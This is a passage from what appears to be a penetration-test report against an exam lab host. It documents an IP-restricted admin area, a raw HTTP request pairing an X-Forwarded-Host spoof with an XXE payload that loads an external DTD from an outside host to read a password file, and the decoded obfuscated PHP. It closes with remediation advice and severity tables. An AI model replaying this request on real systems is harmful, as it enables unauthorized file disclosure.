<?php
#error_reporting(E_ALL);
#ini_set('display_errors', 1);
error_reporting(0);
@ini_set('display_errors', 0);


$ip = $_SERVER['REMOTE_ADDR'];
$allowed_ip = array("127.0.0.1", "10.100.13.33");

if(!in_array($ip,$allowed_ip)){
   echo "Only administrators from their workstation can access this area"; die();
}
```

Figure (4.15.4) Contents of __init__.php

By analysing the source code of __init__.php, remote web server can only be access from IP address 10.100.13.33 and localhost. If not, will be shown as follow.



Only administrators from their workstation can access this area


Figure (4.15.4) Administrator Area

Malicious user can access this and can read **/usr/local/etc/exam/pass** by using Host Header Injection Attack.

```
POST /supporter HTTP/1.1
Host: me.terahost.exam
X-Forwarded-Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://me.terahost.exam/support
Content-Type: text/xml
Support: members
X-Requested-With: XMLHttpRequest
Content-Length: 340
Connection: close
Cookie: _sid_=t4cbo7f00imkr6o3j3h3rj2r64

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<!ENTITY % remote SYSTEM "http://10.100.13.200:7777/evil.xml">
%remote;
%int;
%trick; ]>

<report>
        <date>2020-11-25</date>
        <userinfo>ko ko (testerkokn3t@gmail.com)</userinfo>
        <message>Test</message>
</report>
```

Figure (4.15.5) HTTP Raw Request to /usr/local/etc/exam/pass


After Base64 decoding of response, encoded PHP file content will be resulted.



```
[redacted]:~$ echo "PD9waHAgJF9bXSsrOyRfW109JF8uXzskX19fX189JF9bKCsrJF9fW10pXVsoKyskX19bXSkrKCsrJF9fW10pKygrKyRfX1tdKV07JF89JF9bJF9bK19dXTskX19fPSRfXz0kX1srK
yRfX1tdXTskX19fXz0kXz0kX1srX107JF8rKzskXysrOyRfKys7JF89JF9fX18uKyskX19fLiRfX18uKyskXy4kX18uKyskX19fOyRfXz0kXzskXz0kX19fX187JF8rKzskXysrOyRfKys7JF8rKzskXysrOyR
fKys7JF8rKzskXysrOyRfKys7JF8rKzskX19fPStfOyRfX18uPSRfXzskX19fPSsrJF9eJF9fX1srX107JMOAPStfOyTDgT0kw4I9JMODPSTDhD0kw4Y9JMOIPSTDiT0kw4o9JMOLPSsrJMOBW107JMOCKys7J
MODKys7JMODKys7JMOEKys7JMOEKys7JMOEKys7JMOGKys7JMOGKys7JMOGKys7JMOIKys7JMOIKys7JMOIKys7JMOIKys7JMOIKys7JMOIKys7JMOJKys7JMOJKys7JMOJKys7JMOJKys7JMOJKys7JMOJKys
7JMOKKys7JMOKKys7JMOKKys7JMOKKys7JMOKKys7JMOKKys7JMOKKys7JMOLKys7JMOLKys7JMOLKys7JMOLKys7JMOLKys7JMOLKys7JMOLKys7JF9fKCckXz0iJy4kX19fLiTDgS4kw4QuJMOGLiRfX18uJ
MOBLiTDhC4kw4MuJF9fXy4kw4EuJMOGLiTDgC4kX19fLiTDgS4kw4YuJMOJLiRfX18uJMOELiTDgC4kX19fLiTDhC4kw4IuJF9fXy4kw4EuJMOBLiTDgC4kX19fLiTDgS4kw4QuJMOGLiRfX18uJMOBLiTDhi4
kw4QuJF9fXy4kw4EuJMOGLiTDhC4kX19fLiTDgS4kw4YuJMOJLiRfX18uJMOELiTDgC4kX19fLiTDgS4kw4guJMOELiRfX18uJMOBLiTDhi4kw4AuJF9fXy4kw4EuJMOELiTDhi4kX19fLiTDgS4kw4guJMOCL
iRfX18uJMOBLiTDhC4kw4YuJF9fXy4kw4YuJMOELiRfX18uJMOELiTDgC4kX19fLiTDgS4kw4EuJMOBLiRfX18uJMOELiTDgC4kX19fLiTDgS4kw4QuJMODLiRfX18uJMOBLiTDhC4kw4EuJF9fXy4kw4EuJMO
GLiTDiC4kX19fLiTDhC4kw4AuJF9fXy4kw4EuJMOILiTDgi4kX19fLiTDgS4kw4QuJMOGLiRfX18uJMOBLiTDhC4kw4EuJF9fXy4kw4EuJMOELiTDhC4kX19fLiTDhC4kw4AuJF9fXy4kw4EuJMOCLiTDgC4kX
19fLiTDgS4kw4EuJMOALiRfX18uJMOBLiTDgi4kw4AuJF9fXy4kw4QuJMOALiRfX18uJMOBLiTDhC4kw4YuJF9fXy4kw4EuJMOILiTDiC4kX19fLiTDgS4kw4QuJMOGLiRfX18uJMOBLiTDhi4kw4guJF9fXy4
kw4QuJMOALiRfX18uJMOBLiTDhC4kw4YuJF9fXy4kw4EuJMOGLiTDiC4kX19fLiTDgS4kw4QuJMODLiRfX18uJMOBLiTDhi4kw4kuJF9fXy4kw4EuJMOELiTDhC4kX19fLiTDgS4kw4QuJMOGLiRfX18uJMOBL
iTDhC4kw4QuJF9fXy4kw4YuJMOELiRfX18uJMOELiTDgC4kX19fLiTDgS4kw4EuJMOBLiRfX18uJMOELiTDgC4kX19fLiTDgS4kw4QuJMODLiRfX18uJMOBLiTDhC4kw4EuJF9fXy4kw4EuJMOGLiTDiC4kX19
fLiTDhC4kw4AuJF9fXy4kw4EuJMOILiTDgC4kX19fLiTDgS4kw4QuJMOBLiRfX18uJMOBLiTDiC4kw4MuJF9fXy4kw4EuJMOILiTDgy4kX19fLiTDhC4kw4AuJF9fXy4kw4EuJMOILiTDhC4kX19fLiTDgS4kw
4YuJMOALiRfX18uJMOBLiTDhC4kw4YuJF9fXy4kw4QuJMOALiRfX18uJMOBLiTDhC4kw4YuJF9fXy4kw4EuJMOJLiTDgC4kX19fLiTDgS4kw4QuJMOBLiRfX18uJMOBLiTDhi4kw4YuJF9fXy4kw4QuJMOBLiR
fX18uJMOELiTDgi4kX19fLiTDiS4kw4MuJyInKTskX18oJF8pOz8+Cg==" | base64 -d
<?php $_[]++;$_[]=$_._;$_____=$_[(++$__[])][(++$__[])+(++$__[])+(++$__[])];$_=$_[$_[+_]];$___=$__=$_[++$__[]];$____=$_=$_[+_];$_++;$_++;$_++;$_=$____.++$___.$
___.++$_.$__.++$___;$__=$_;$_=$_____;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$___=+_;$___.=$__;$___=++$_^$___[+_];$À=+_;$Á=$Â=$Ã=$Ä=$Æ=$È=$É=$Ê=$Ë=+
+$Á[];$Â++;$Ã++;$Ã++;$Ä++;$Ä++;$Ä++;$Æ++;$Æ++;$Æ++;$È++;$È++;$È++;$È++;$È++;$È++;$É++;$É++;$É++;$É++;$É++;$É++;$Ê++;$Ê++;$Ê++;$Ê++;$Ê++;$Ê++;$Ê++;$Ë++;$Ë++;$Ë
++;$Ë++;$Ë++;$Ë++;$Ë++;$__('$_="'.$___.$Á.$Ä.$Æ.$___.$Á.$Ä.$Ã.$___.$Á.$Æ.$À.$___.$Á.$Æ.$É.$___.$Ä.$À.$___.$Ä.$Â.$___.$Á.$Á.$À.$___.$Á.$Ä.$Æ.$___.$Á.$Æ.$Ä.$___
.$Á.$Æ.$Ä.$___.$Á.$Æ.$É.$___.$Ä.$À.$___.$Á.$È.$Ä.$___.$Á.$Æ.$À.$___.$Á.$Ä.$Æ.$___.$Á.$È.$Â.$___.$Á.$Ä.$Æ.$___.$Æ.$Ä.$___.$Ä.$À.$___.$Á.$Á.$Á.$___.$Ä.$À.$___.$
Á.$Ä.$Ã.$___.$Á.$Ä.$Á.$___.$Á.$Æ.$È.$___.$Ä.$À.$___.$Á.$È.$Â.$___.$Á.$Ä.$Æ.$___.$Á.$Ä.$Á.$___.$Á.$Ä.$Ä.$___.$Ä.$À.$___.$Á.$Â.$À.$___.$Á.$Á.$À.$___.$Á.$Â.$À.$_
__.$Ä.$À.$___.$Á.$Ä.$Æ.$___.$Á.$È.$È.$___.$Á.$Ä.$Æ.$___.$Á.$Æ.$È.$___.$Ä.$À.$___.$Á.$Ä.$Æ.$___.$Á.$Æ.$È.$___.$Á.$Ä.$Ã.$___.$Á.$Æ.$É.$___.$Á.$Ä.$Ä.$___.$Á.$Ä.$
Æ.$___.$Á.$Ä.$Ä.$___.$Æ.$Ä.$___.$Ä.$À.$___.$Á.$Á.$Á.$___.$Ä.$À.$___.$Á.$Ä.$Ã.$___.$Á.$Ä.$Á.$___.$Á.$Æ.$È.$___.$Ä.$À.$___.$Á.$È.$À.$___.$Á.$Ä.$Á.$___.$Á.$È.$Ã.
$___.$Á.$È.$Ã.$___.$Ä.$À.$___.$Á.$È.$Ä.$___.$Á.$Æ.$À.$___.$Á.$Ä.$Æ.$___.$Ä.$À.$___.$Á.$Ä.$Æ.$___.$Á.$É.$À.$___.$Á.$Ä.$Á.$___.$Á.$Æ.$Æ.$___.$Ä.$Á.$___.$Ä.$Â.$_
__.$É.$Ã.'"');$__($_);?>
```

Figure (4.15.6) Content of /usr/local/etc/exam/pass

PHP encoding codes can be run online



Rasmus Schultz

2 years ago


In PHP 7, the padding issue with base64_decode() is no more - the following is totally fine:

```
function base64_encode_url($string) {
    return str_replace(['+','/','='], ['-','_',''], base64_encode($string));
}

function base64_decode_url($string) {
    return base64_decode(str_replace(['-','_'], ['+','/'], $string));
}
```

Checked here with random_bytes() and random lengths:

https://3v4l.org/aEs4o

Figure (4.15.7) References to Run Encoded PHP



Output for 5.6.0 - 5.6.40

```
Notice: Undefined variable: _ in /in/CDeJE on line 1

Notice: Use of undefined constant _ - assumed '_' in /in/CDeJE on line 1

Notice: Array to string conversion in /in/CDeJE on line 1

Notice: Undefined variable: __ in /in/CDeJE on line 1

Notice: Use of undefined constant _ - assumed '_' in /in/CDeJE on line 1

Notice: Use of undefined constant _ - assumed '_' in /in/CDeJE on line 1

Notice: Use of undefined constant _ - assumed '_' in /in/CDeJE on line 1

Notice: Use of undefined constant _ - assumed '_' in /in/CDeJE on line 1

Notice: Use of undefined constant _ - assumed '_' in /in/CDeJE on line 1

Notice: Undefined variable: Á in /in/CDeJE on line 1

Parse error: syntax error, unexpected 'echo' (T_ECHO) in /in/CDeJE(1) : assert code on line 1

Catchable fatal error: assert(): Failure evaluating code:
echo "Hello there, I can read PHP even encoded, I can pass the exam!"; in /in/CDeJE on line 1

Process exited with code 255.
```

Figure (4.15.8) Final Output of /usr/local/etc/exam/pass

List of Host Identified

me.terahost.exam
10.100.13.37
10.100.13.33

Recommendation

To prevent HTTP Host header attacks, the simplest approach is to avoid using the Host header altogether in server-side code. Double-check whether each URL really needs to be absolute. You will often find that you can just use a relative URL instead. This simple change can help you prevent web cache poisoning vulnerabilities in particular.

Other ways to prevent HTTP Host header attacks include:

. Protect absolute URLs

When you have to use absolute URLs, you should require the current domain to be manually specified in a configuration file and refer to this value instead of the Host header. This approach would eliminate the threat of password reset poisoning, for example.

. Validate the Host header

If you must use the Host header, make sure you validate it properly. This should involve checking it against a whitelist of permitted domains and rejecting or redirecting any requests for unrecognized hosts. You should consult the documentation of your framework for guidance on how to do this. For example, the Django framework provides the ALLOWED_HOSTS option in the settings file. This approach will reduce your exposure to Host header injection attacks.

. Don't support Host override headers

It is also important to check that you do not support additional headers that may be used to construct these attacks, in particular X-Forwarded-Host. Remember that these may be supported by default.

. Whitelist permitted domains

To prevent routing-based attacks on internal infrastructure, you should configure your load balancer or any reverse proxies to forward requests only to a whitelist of permitted domains.

. Be careful with internal-only virtual hosts

When using virtual hosting, you should avoid hosting internal-only websites and applications on the same server as public-facing content. Otherwise, attackers may be able to access internal domains via Host header manipulation.

References

https://portswigger.net/web-security/host-header
https://www.php.net/manual/en/function.base64-encode.php
https://3v4l.org/aEs4o

A Definitions

A.1 Vulnerability Severity

Vulnerabilities are provided with a severity scale that has been individually determined by the Security Team taking into consideration the results of the test performed within the customer's unique environment.

No automated tools were used to determine this severity scale.

Table 3: Definition of Severity

Severity	Description
Critical	A critical vulnerability is one that has been performed by Security Team and has led to the target being compromised by the vulnerability.
High	A high vulnerability is one that is confirmed as a positive vulnerability and can lead to a network or host breach and may lead to the target being compromised.
Medium	A medium vulnerability is one that may disclose further information that may lead to an attack or where unnecessary details were found that may decrease the security of the target e.g. unnecessary open ports.
Low	A low vulnerability regards information found during the test that may not be an immediate threat to the company. However the company should review the information and determine the correct course of action.

A.2 Likelihood of Vulnerability

It can also be useful to determine the risk on the likelihood of a specific vulnerability occurring on the target host. Therefore the vulnerability is assessed individually to determine this risk.

Table 4: Definition of Likelihoods

Severity	Description
High	A vulnerability that has a high likelihood is either publicly available and is very common, or is a relatively easy exploit to run. Either case should be reviewed as soon as possible. Viruses, worms, Trojans, default settings etc. are all examples of high likelihoods.
Medium	A vulnerability that has a medium likelihood is one which requires a certain amount of skill to run or one that is difficult to find unless the target host was specifically targeted. To actually perform the exploit may require various steps or knowledge of the application or service to be successful. Specific application vulnerabilities such as SQL injection, XSS attacks are examples of medium likelihoods.
Low	A vulnerability that has a low likelihood is one which is either extremely difficult to run or is not publicly known or available. If a vulnerability has a low likelihood, it does not necessarily mean that it will have a low severity.

A.2 Vulnerability Types

Vulnerabilities are categorized into specific types to help the customer assess the threat. The following table details the vulnerability types further:

Table 5: Definition of Vulnerability Types

Type	Description
Host Breach	The vulnerability found may lead to the target host being compromised, whereby an attacker could gain unauthorized access to it and/or execute remote commands.
Network Breach	The vulnerability found may lead to the company network being breached, whereby an attacker could gain unauthorized access onto the network.
Code Injection	The vulnerability found allowed for code to be injected and executed in some way, ex-posing some part of the host and allowing for further attacks to be performed against it or its users. SQL Injection and Cross-site Scripting are examples of code injection.
Missing Updates	The vulnerability found was the result of missing patches or updates that should have been installed on the host.
Weak Authentication	The vulnerability found revealed a weak authentication mechanism on the target, which may allow an attacker to easily guess authentication credentials, or even bypass authentication completely and access data which should be restricted from them.
Security Misconfiguration	The vulnerability found was caused by the misconfiguration of a service on the target. This may involve the use of weak encryption, invalid or insecure configuration values, or operating system settings that could potentially compromise the host.
Unsupported Device	The device found is currently unsupported by the manufacturer and cannot be updated to fix known vulnerabilities. Usually this indicates that the device is very old and should be replaced with a newer model.
Information Disclosure	The vulnerability found disclosed information about the target host or network which may lead to further attacks against it.